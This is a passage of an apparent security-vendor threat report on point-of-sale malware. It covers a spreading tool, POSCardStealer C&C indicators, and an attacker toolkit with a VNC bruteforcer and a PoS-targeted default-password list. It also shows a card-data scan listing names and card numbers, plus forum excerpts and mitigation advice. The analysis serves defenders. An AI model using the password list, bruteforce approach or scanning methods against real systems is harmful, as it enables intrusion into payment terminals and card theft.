The number of hosts is printed, followed by an attempt to copy the sop.exe binary over from the local system to a remote share as \C$\client.exe. The SysInternals PsExec tool is then used to run c:\client.exe on the remote machine, thus spreading the compromise. Next, the message “Executing virus on current pc” is displayed.

The original sample binary, with the MD5 of 2c9e777058b36256a6fbf7ca816165c7 reveals the internal PDB string I:\\hack\\dev\\pos\\sop\\Release\\spread.pdb. When the malware is ran, a tell-tell console screen appears:



```
Hacking of network started
c:\windows\temp
No domain controller here, will just infect this server
Press any key to continue . . . _
```

Other components of the same, or a matching development environment include the following:

I:\hack\dev\pos\sop\Release\sop.pdb
I:\hack\dev\pos\sop\Release\svchost.pdb

While a powerful tool in the right hands, PsExec can be dangerous, and has been used in a variety of malware and compromise activity. The Target attackers apparently used PsExec to remotely stop a specific service related to the data exfiltration process. In such a case, potentially unexpected network activity originating from the initial point of compromise would be visible on the internal network. Due to the use of an ARP query to populate the target list however, network or host monitoring would need to be implemented within this particular network segment in order to detect the unusual activity.

POSCardStealer

POSCardStealer is a name used by ESET, which appears to cover several types of PoS malware. Where the malware doesn’t have another name known to ASERT, we will use “POSCardStealer”. As usual, other anti-malware vendors use different naming schemes, such as Sophos, which calls one variant of this threat Troj/Trackr-K. A meaningful writeup by Xylitol can be found at http://www.xylibox.com/2013/12/win32spyposcardstealero-and-unknown-pos.html that shows one variant (POSCardStealer.O) of the malware being run in a debugger and includes some domain information.

MD5	Port	Host	IP	Country	Timestamp
87b811b0cd31c05c9506359eb4efdc94	80	hoqou.su	62.173.149.140	RU	2014-01-19
3500d9a3d3d2b71783729024ac44c746	80	mcsup.cc	5.9.96.235	DE	2013-12-17
e20591912050d749515f4fbdcd999981	80	N/A	193.109.68.10	RU	2013-12-17
84234ef61dd0ce70ec95ed7a42e08783	80	mcsup.cc	5.9.96.235	DE	2013-12-08
a0be24b95c6745c32b9b3cfa4c8d70d0	80	mcsup.cc	5.9.96.235	DE	2013-12-08
c28d61b2f75441b00f6ba7843d6299f9	80	hoqou.su	62.173.149.140	RU	2013-08-14

The 3500d9a3d3d2b71783729024ac44c746 variant can be discovered on the network through the use of the User-Agent value “MyAgent” which is distinct from the same User-Agent that’s used in a targeted threat described elsewhere. Some other indicators from this variant include the following:

Filename: svchost.exe
HTTP POST to long strings such as /9cb8beb229227f0da457f07e982a09d9/upload.php and 9cb8beb229227f0da457f07e982a09d9/?update=daily
Form-name=”myFile”

HTTP POST parameters: &random=, &user=

The developer of the malware calls the project "Grabber - V2":

C:\\Users\\Laptop\\Documents\\Visual Studio 2012\\Projects\\Grabber - V2\\ConsoleApplication1\\Compilled\\svchost.pdb

The binary may register itself in the registry as “Svchost-Windows-Required” and also uses the path \Microsoft\Windows\System\Hidden\Memory.


The e20591912050d749515f4fbdcd999981 binary is also called “lsmon” by the security researcher Xylitol.

Some indicators include an HTTP POST in the format of:

POST /3VEjLtintFETnAenGM3h5yg4pHnREw/

as well as the presence of form data in the post with the name of “key”. In this case, the key value is “7PeXkfmOOQ”.

The C&C page root displays the following text:




Is Online

No


A PoS Attackers Toolkit

In March of 2014, ASERT Threat Intelligence discovered a PoS attackers toolkit. While various researchers have provided insight into attack tactics, visibility into actual toolkits has not been discussed as readily. As we will see, attackers do not need advanced tactics and 0day exploit code to wage successful campaigns against PoS infrastructure.



Index of /


Name	Last modified
Parent Directory	25-Mar-2014 04:15
Flacarica/	06-Mar-2014 12:39
bpk/	09-Mar-2014 08:57
logs/	31-Mar-2014 00:50
mysql/	25-Feb-2014 05:10
public_html/	04-Mar-2014 17:57
tmp/	24-Feb-2014 21:57



Index of /Flacarica

Name	Last modified	Size
Parent Directory	31-Mar-2014 02:41	-
Flacarica.rar	06-Mar-2014 12:40	3.4M
bin/	06-Mar-2014 07:37	-
input/	06-Mar-2014 07:37	-
ll.exe	06-Mar-2014 07:37	3.5M
output/	06-Mar-2014 07:37	-
ss	06-Mar-2014 07:37	443k

The Flacarica directory contained a VNC bruteforce tool that was mentioned on a Romanian underground forum in March of 2014. Links were provided, which likely contributed to an increase in these tools being scanned in VirusTotal shortly thereafter.



Re: Cerere VNC scanner !

19-03-2014, 02:48 PM

BlackGate

Registered user
Bautor de gin


Join Date: Jun 2013
Posts: 195
Mentioned: 0 Post(s)
Tagged: 0 Thread(s)
Rep Power: 1

Zippyshare.com - 400.rar - > linux ; necesita eth0
Zippyshare.com - Windows.rar - > windoza

This VNC bruteforce tool is specifically tailored for PoS attacks. The passwords.txt file contains the following credentials:

micros,12345678, letmein, admin, administ, password, 1212, director, support, manager, office, doctor, winterrab, gas, station, motel, pos, posterminal, money, credit, cash, ATM, god, pos1, pos2, pos3, aloha, Alohapos, posAloha, ALOHA, AlohaPos, AlohaPOS, POS

A specific focus on the Aloha Point of Sale (see picture at left) is apparent. This Point of Sale equipment has a history of being attacked; with public indications of attackers breaking into Aloha PoS infrastructures via open wi-fi in restaurant environments and using open Remote Desktop with weak credentials all the way back in 2009.




Author — Topic: Hacking Aloha POS (Read 5493 times)

CrimsonEpoch
Jr. Member
Offline

Posts: 98
• Respect: 0

Hacking Aloha POS
« on: May 30, 2009, 03:37:22 PM »

There is a restaurant that has free wi-fi for it's customers, from there I was able to gain the password to the admin account on the aloha server. Here is how there connection works: There are two workgroups; Workgroup consists of their office computers, no useful data on there. And then ALOHABOH consists of their POS (Point of sales), server and terminal. There is one server in the back, ALOHA, and 5 terminals in the bar/restaurant. \\TERM1, \\TERM2, etc.



Nov 25 2009

Risky business: Remote Desktop opened the door for Aloha hackers

Breach Incidents, Business Sector, Hack, Of Note, U.S.

When nine restaurants in Louisiana and Mississippi filed lawsuits against Radiant Systems and its Louisiana distributor, they may have represented only the tip of a substantial iceberg of hacks affecting restaurants that used Radiant Systems' Aloha POS system. It seems that the scope of the problem is first coming to the public's attention approximately one and a half years after the hacking incidents started.

The tool kit contains a binary named l1.exe which is a Windows-based VNC bruter written in Python.

MD5: 97c7721005493d49de6c7e71fd29fb0c

Despite this being an old technique, the first VirusTotal hit is June 2, 2013 and the most recent hit is March 28, 2014. There were 10 distinct submissions, many from Romania, which may correlate with the posting on the underground forum, and/or attackers installing this tool which resulted in detection.

Other file names include nvnc.exe. Since attack tools can double as assessment tools, not all anti-malware vendors will trigger on the presence of this file. Current static file detection is two out of 51 anti-malware applications.


The toolkit as discovered contains a file called /output/ips.txt which contains 19,489 IP addresses from the 217.0.0.0/8 netblock. These look to be IP's that responded to a discovery scan. The toolkit also contains a file /output/results.txt which contains 39 systems that appear to have been breached via VNC. Most of these were using very weak passwords, or even a null password in several cases.

The format for the results.txt file is IP:5900-password-[system name] such as:

217.x.x.x:5900-null-[john@john-laptop]

The next tool in the toolkit is MD5: b51a52c9c82bb4401659b4c17c60f89f which was named ss. It's a very old Linux SYN scanner from 2004 named "Shark" and can be found at http://www.securiteam.com/tools/5EP0B0ADFO.html. It is likely that Shark was used to populate the information contained in the /output/ips.txt file.

The next directory of interest is /bpk:



Index of /bpk

Name	Last modified	Size	Description
Parent Directory	28-Mar-2014 06:18	-	
Flacarica- SG-pass&5..>	09-Mar-2014 08:44	3.6M	
Flacarica.zip	07-Mar-2014 17:20	3.2M	
KPortScan 3.0.rar	09-Mar-2014 08:47	3.8M	
UltraVNCViewer Porta..>	19-Feb-2014 14:38	3.1M	
ZHider-2-00.zip	25-Feb-2014 00:22	82k	
all.txt	06-Mar-2014 08:59	2.5M	
cardrecon v1.14.7 cr..>	05-Mar-2014 03:59	4.6M	
cardrecon v1.14.7 cr..>	05-Mar-2014 03:59	4.6M	
dudumps.exe	04-Mar-2014 17:00	248k	
dudumps.rar	06-Mar-2014 10:51	84k	
ips/	09-Mar-2014 09:05	-	
zip.paf.exe	16-Feb-2014 01:14	2.3M	

This contains another instance of Flacarica that's tuned for widespread results instead of specific Point of Sale deployments. There are 115,950 passwords in the passwords.txt file and 5,663 IP addresses in ips.txt. We also see a generic UltraVNCViewer which the attackers can use without installing, and a portscanning tool called KPortScan3.exe which contains the results of a VNC scan on TCP 5900 of the 65.15 network range. KPortScan3.exealso makes a call to http://www[.]proxysecurity.com/ip-address-range.php?country= and includes the wording ""Special for <a href="http://www.proxy-base.org">www.proxy-base.org</a>"


Zhider is an old tool from 2006 designed to hide specified windows on a target system with a quick keystroke. This could come in handy for attackers compromising a system over VNC other shared-screen remote access tool until other backdoor functionality could be implemented.

- MD5 (Zhider.exe) = 52c59b77622b0a96856da9b92c61226e
- MD5 (ZHider-2-00.zip) = 80841edf3a490ba8320c3e081e7741f6
- MD5 (kbhook.dll) = b7b69027aeaca44c3dc9a086a295c4f9
- MD5 (taskhook.dll) = 06c2d2a23b58d3cf3c3128c67db4625d

Useful strings for memory/disk forensics:

- c:\CPROJS\Professional\ZSC\Hider\Debug\Hider.pdb
- InstallKbHookInvisMode
- UnInstallKbHook
- ZHIDER_MUTEX

A file /bpk/all contained 173,142 IP addresses from the 136.0.0.0-146.0.0.0 ranges.



523,340 matches in 45 locations

AMERICAN EXPRESS	62,989	Diners Club International	453	DISCOVER	2,192	JCB	1,626
MasterCard	131,715	VISA	293,535	UnionPay	135	TEST	30,695

	Location	Remediation	Matches	Content Type
□	↳ C:\Application\Logs\Transactions_11062014004231.log ❗		38470	
□	↳ C:\Application\Logs\Transactions_11072014004231.log ❗		106560	
□	↳ C:\Application\Logs\Transactions_11082014004231.log ❗		84729	
□	▼ C:\CustomerDB\cdata2x.mdb	Remediate ▾		Microsoft Access Database
□	↳ reservations/name,account,expires,ID		456	
□	↳ disputed_charges/name,pan,exp,ID		92	
□	↳ charges/account_name,card_number,expiry,ID		9079	
□	↳ customers/customer,account,expire,ID		43	

VISA	4005283281636570
VISA	4130886379025213
MasterCard	5532617214950476
VISA	4536809295577364
VISA	4500777451329767
VISA	4749832757083179
VISA	4149862662890422
VISA	4849114446517241
VISA	4426404215520307

```
Table: "reservations", Column: "name,account,expires,ID", Am...
LUDWIZ FILIPPINI,4005283281636570,5/11,1
BENNY MOYSE,4130886379025213,1/12,2
AXEL PARRETT,5532617214950476,7/10,3
BILLY RAY SIMOR,4536809295577364,9/12,4
EGGON FAVIERES,4500777451329767,5/10,5
PIATHIP JESSYE,4749832757083179,10/11,6
AFRO SAVO,4149862662890422,12/12,7
JUNYA MUNKS,4849114446517241,10/11,9
ALFRD SERREAU,4426404215520307,9/11,10
ELIZBIETA RATCLIFF,5396535135214316,1/12,11
MARJORIE ANN SKARINE,6502835652192146,11/14,12
ARCHIBALD SILVESTRE,4653054897912431,3/11,13
JOE ZAMMIE COUL,4426005759927822,6/14,14
```

The attack kit also contains two cracked copies of Card Recon, a legitimate application designed to find credit card data across a wide variety of systems. Ground Labs lists them as "workstations, file servers, NAS and SAN devices, Exchange, Gmail, Lotus Notes, Oracle, Amazon AWS Cloud and more". Card Recon looks to be a useful tool when wielded by an auditor or security staff, but is clearly dangerous in the wrong hands. The presence of an audit tool like Card Recon where it is not expected is a clear sign of trouble, as it shows that attackers are after card data anywhere that it can be found.

- MD5 (cardrecon_v1.14.7_cracked.exe) = bbb1b9968e9136899029d9972ef26f88
- MD5 (cardrecon_v1.14.7_cracked_consultant_edition.exe) =D72b3914e26813fb0288a701fd0dac06

Card Recon software by Ground Labs can be found at http://www.groundlabs.com/software/card-recon/


The attack toolkit also contains an older, console-based version of BlackPoS (Kartoxa) named dudumps.exe. This variant does not have any network-based reporting capabilities and simply logs stolen data locally where it must be retrieved via some other backdoor (such as a vulnerable VNC implementation, as seen here). This particular sample of BlackPoS has been observed being dropped sixteen times in various malware samples within the ASERT malware analysis infrastructure. For network defenders with anti-malware applications, this particular variant features about a 80% detection rate with some reasonably-useful naming indicators (such as TrojanSpy.POSCardStealer, TR/Spy.Pocardler, Win32/Spy.POSCardStealer, Trojan-Spy.POSCard, Infostealer.Reedum, and TSPY_POCARDL).

MD5 (dudumps.exe) = 7f9cdc380eeed16eaab3e48d59f271aa
Compile date: November 3, 2011 18:47:47
MD5 (dudumps.rar) = dc0e6678a648e43bb844d66f1096a027

Indicators of Interest in the Underground

It is very easy to find interest in PoS attacks on various underground forums. Even publicly accessible forums feature open discussion about the topic. These are just a small sample of the underground interest, all posted prior to the big news about the Target breach.

Here, we have "gorsky" looking for information about PoS keyloggers. Recall that Dexter Revelation has a keylogger component that was discussed in a recent ASERT Threat Intelligence bulletin. A keylogger can help provide supplemental information (such as logins and passwords) that will not be found by the memory scraper functionality that is looking for card numbers.



02-07-2011, 09:45 AM

gorsky


C-P Member

Join Date: Feb 2011

point of sale keylogger

what are the best keylogger used for P.O.S system.somebody can help e please.thanks

Next, we see "dezz" asking for some general information about POS malware. Notice the signature "Money Isn't Everything…But Its Everything You Need."



08-03-2013, 08:43 PM

dezz

Junior Member

dezz is offline


Join Date: May 2012

Hello all members. Please i need a website/forum where i can read/learn about POS Malware. I will greatly appreciate any help from members. Thanks

please if you dont want forum/website to be public, please PM me. Thanks all for anticipated help.

Money Isn't Everything...But Its Everything You Need.

Next we have av9966 providing a tip that RAM scrapers can be used to attack car rental businesses.



04-02-2013, 12:17 AM


av9966

Member

with a proper ram scraper you can get full info dumps from car rentals.

Last edited by av9966; 29-03-2013 at 10:10 PM..

PoS: Low-Hanging Fruit Ripe for the Picking



Count	Description
351	IPOS
268	POS1
150	POS2
136	ALOHA
44	AIRPOS
39	CASHIER
29	POS-SERV
29	POS3
28	POSSRV
15	MAITRED

In order to determine how easy it might be for an attacker to find PoS machines through basic scanning techniques, ASERT Threat Intelligence was granted access to NetBIOS scan data provided by the helpful non-profit organization, the Shadowserver Foundation. The data included IP address and the NetBIOS name of the machine. For a system to answer a query of this nature, it is typically open on TCP port 445. Port 445, heavily involved in Microsoft networking technologies, should typically be open only to the internal network and not to the Internet. Exposing a port such as TCP 445 suggests that the target site is operating with little security awareness and/or technical know-how. Unfortunately, such conditions provide fertile ground for compromise.

Checking a list of NetBIOS names against a partial list of known Point of Sale default system names, we observed one thousand and eighty nine systems that identified themselves as point of sale, or point of sale related. Of these 1,089 systems, 68 of them were also running Remote Desktop on TCP port 3389. Twenty of these systems were running VNC on TCP port 5900. Additional reconnaissance activity was not performed for obvious reasons, however it is likely that attackers have already found such systems considering how easy they were to discover.

Mitigation

A review of all PoS environments is warranted. Compliance with PCI-DSS standards is a good starting point. Other considerations that may or may not be covered by the standard include that any remote access connectivity needs to be carefully audited and restricted in order to reduce network attack surface. Remote support should ideally be disabled by default and enabled when it is needed, preferably allowing access to a highly restricted set of source IP addresses that correspond to the support vendors VPN/remote support network. Two-factor authentication should be required for any remote support or any remote connectivity that may be used by system administrators. Keep in mind that support vendors can also be compromised, so careful auditing of remote access can uncover unexpected security issues.

The underlying machine running the PoS software should be dedicated to the task, and should be hardened prior to deployment to restrict open ports and lock down application use to those applications that are absolutely required for core functionality. Under no circumstances should any employee browse the web, check email, play games, or engage in other non-necessary activity on the PoS machines, or on any machine that has connectivity to the PoS systems or any type of enterprise management infrastructure that has a trust relationship with the PoS systems or any corresponding back-end servers.

PoS systems themselves should be partitioned from the rest of the network, with only enough inbound and outbound connectivity allowed to facilitate core functionality. Connectivity should be vigorously audited with any anomalous traffic generating an alert after a baseline of legitimate traffic has been established. Wireless network connectivity needs special attention, and PoS machines or back-end infrastructure should never be accessible by a wireless network that has not been audited and built with full security controls in place in accordance with PCI-DSS as a minimum.

After significant testing, anti-malware applications should be run on the PoS machines in an aggressive mode to detect potentially unknown malware. Core PoS processes can be whitelisted as needed to avoid any potential interference. If the PoS machine is Windows based, the Enhanced Mitigation Experience Toolkit (EMET) should be deployed when possible and carefully tuned to include all aspects of the operating system and any third party software, to include the PoS software itself.

Robust network monitoring should be deployed to detect suspicious traffic to/from the PoS machines on the internal network and any suspicious traffic to/from any support systems or systems that are trusted by the PoS infrastructure. Advanced attackers will pivot from one compromise point to gather other points of compromise, and this lateral movement will leave traces of network activity that can be detected by the vigilant organization.

Detecting Malware Activity over Tor

Chewbacca was notable due to its use of tor for data exfiltration. While it may have been the first PoS malware to use tor, it surely won't be the last malware to leverage tor. Due to the inclusion of tor within the Chewbacca PoS binary itself, organizations are encouraged to detect the unexepcted presence of tor. At the host level, the presence of the tor binaries on a system should be very easy to detect, barring rootkit like technology to attempt to hide the processes and directory structures. Additionally, if a forensic analyst is working from a disk or a memory image, tor should be easy to find since there are a great many strings that make for easy detection. At the network level, tor traffic has been profiled for some time although distinguishing tor traffic from SSL/TLS traffic can be tricky. Alerts from security monitoring infrastructure involving tor traffic where it is not expected is a cause for alarm and should provoke an investigation when systems associated with financial transactions are involved. It is important to note that the PoS machines themselves are an obvious candidate for bundling into a special group of Managed Objects, however other associated infrastructure must also be included as well, especially if they are a chokepoint for any type of sensitive financial information such as credit and debit cards.

It is unfortunate that the capability to check for name resolution for a hidden service on the tor network is beyond reach of nearly everyone, so simply checking DNS logs or DNS caches for resolution information won't be useful unless there are other indicators present. Neither will passive DNS provide any value in this case. Organizations must consider a robust detection of tor at the network level and then investigate as needed.

Exfiltration Must be Detected

Recall the Target breach that involved the exfiltration of sensitive data outside the organizational network perimeter via an intermediary system. This intermediary system, also on the internal network, first received data dumps from the PoS machines prior to external exfiltration. Vague indicators suggest that security monitoring did detect some aspect of the attack campaign at play, however the exact details are not public. Organizations must leverage multiple techniques to monitor sensitive infrastructure for unusual host and network activity. Complexity and risk ratings will vary and depending upon functionality and network/process segmentation, this task could prove more or less difficult. If a network is not properly configured to only allow traffic where it is truly necessary, then the number of systems that can become a staging ground for data exfiltration increases and therefore threat actors have more options and more places to hide their traffic in an attempt to extend the depth and longevity of their campaigns.

References and Further Reading

Verizon 2014 Data Breach Investigations Report:

http://www.verizonenterprise.com/DBIR/2014/

PCI Security Standards Council Documents:

https://www.pcisecuritystandards.org/security_standards/documents.php

Alina:

http://www.greenbrook.com.au/POS_Software.html
http://www.xylibox.com/2013/02/alina-34-pos-malware.html
http://www.xylibox.com/2013/06/whos-behind-alina.html
http://www.xylibox.com/2013/10/inside-malware-campaign-alina-dexter.html
http://blog.spiderlabs.com/2013/05/alina-shedding-some-light-on-this-malware-family.html
http://blog.spiderlabs.com/2013/05/alina-following-the-shadow-part-1.html
http://blog.spiderlabs.com/2013/06/alina-following-the-shadow-part-2.html
http://h30499.www3.hp.com/t5/HP-Security-Research-Blog/Alina-POS-Malware/ba-p/6385271#.U0bj3-ZdVoM

JackPoS:

http://blog.spiderlabs.com/2014/02/jackpos-the-house-always-wins.html
http://blog.malwaremustdie.org/2014/02/cyber-intelligence-jackpos-behind-screen.html

vSkimmer:

http://www.xylibox.com/2013/01/vskimmer.html
http://blogs.mcafee.com/mcafee-labs/vskimmer-botnet-targets-credit-card-payment-terminals
http://pciguru.wordpress.com/2013/03/24/why-vskimmer-should-not-matter/

BlackPoS:

http://krebsonsecurity.com/2014/01/a-first-look-at-the-target-intrusion-malware/
http://www.symantec.com/security_response/writeup.jsp?docid=2013-121909-3813-99&tabid=2
http://krebsonsecurity.com/2014/02/these-guys-battled-blackpos-at-a-retailer/
http://h30499.www3.hp.com/t5/HP-Security-Research-Blog/An-evolution-of-BlackPOS-malware/ba-p/6359149
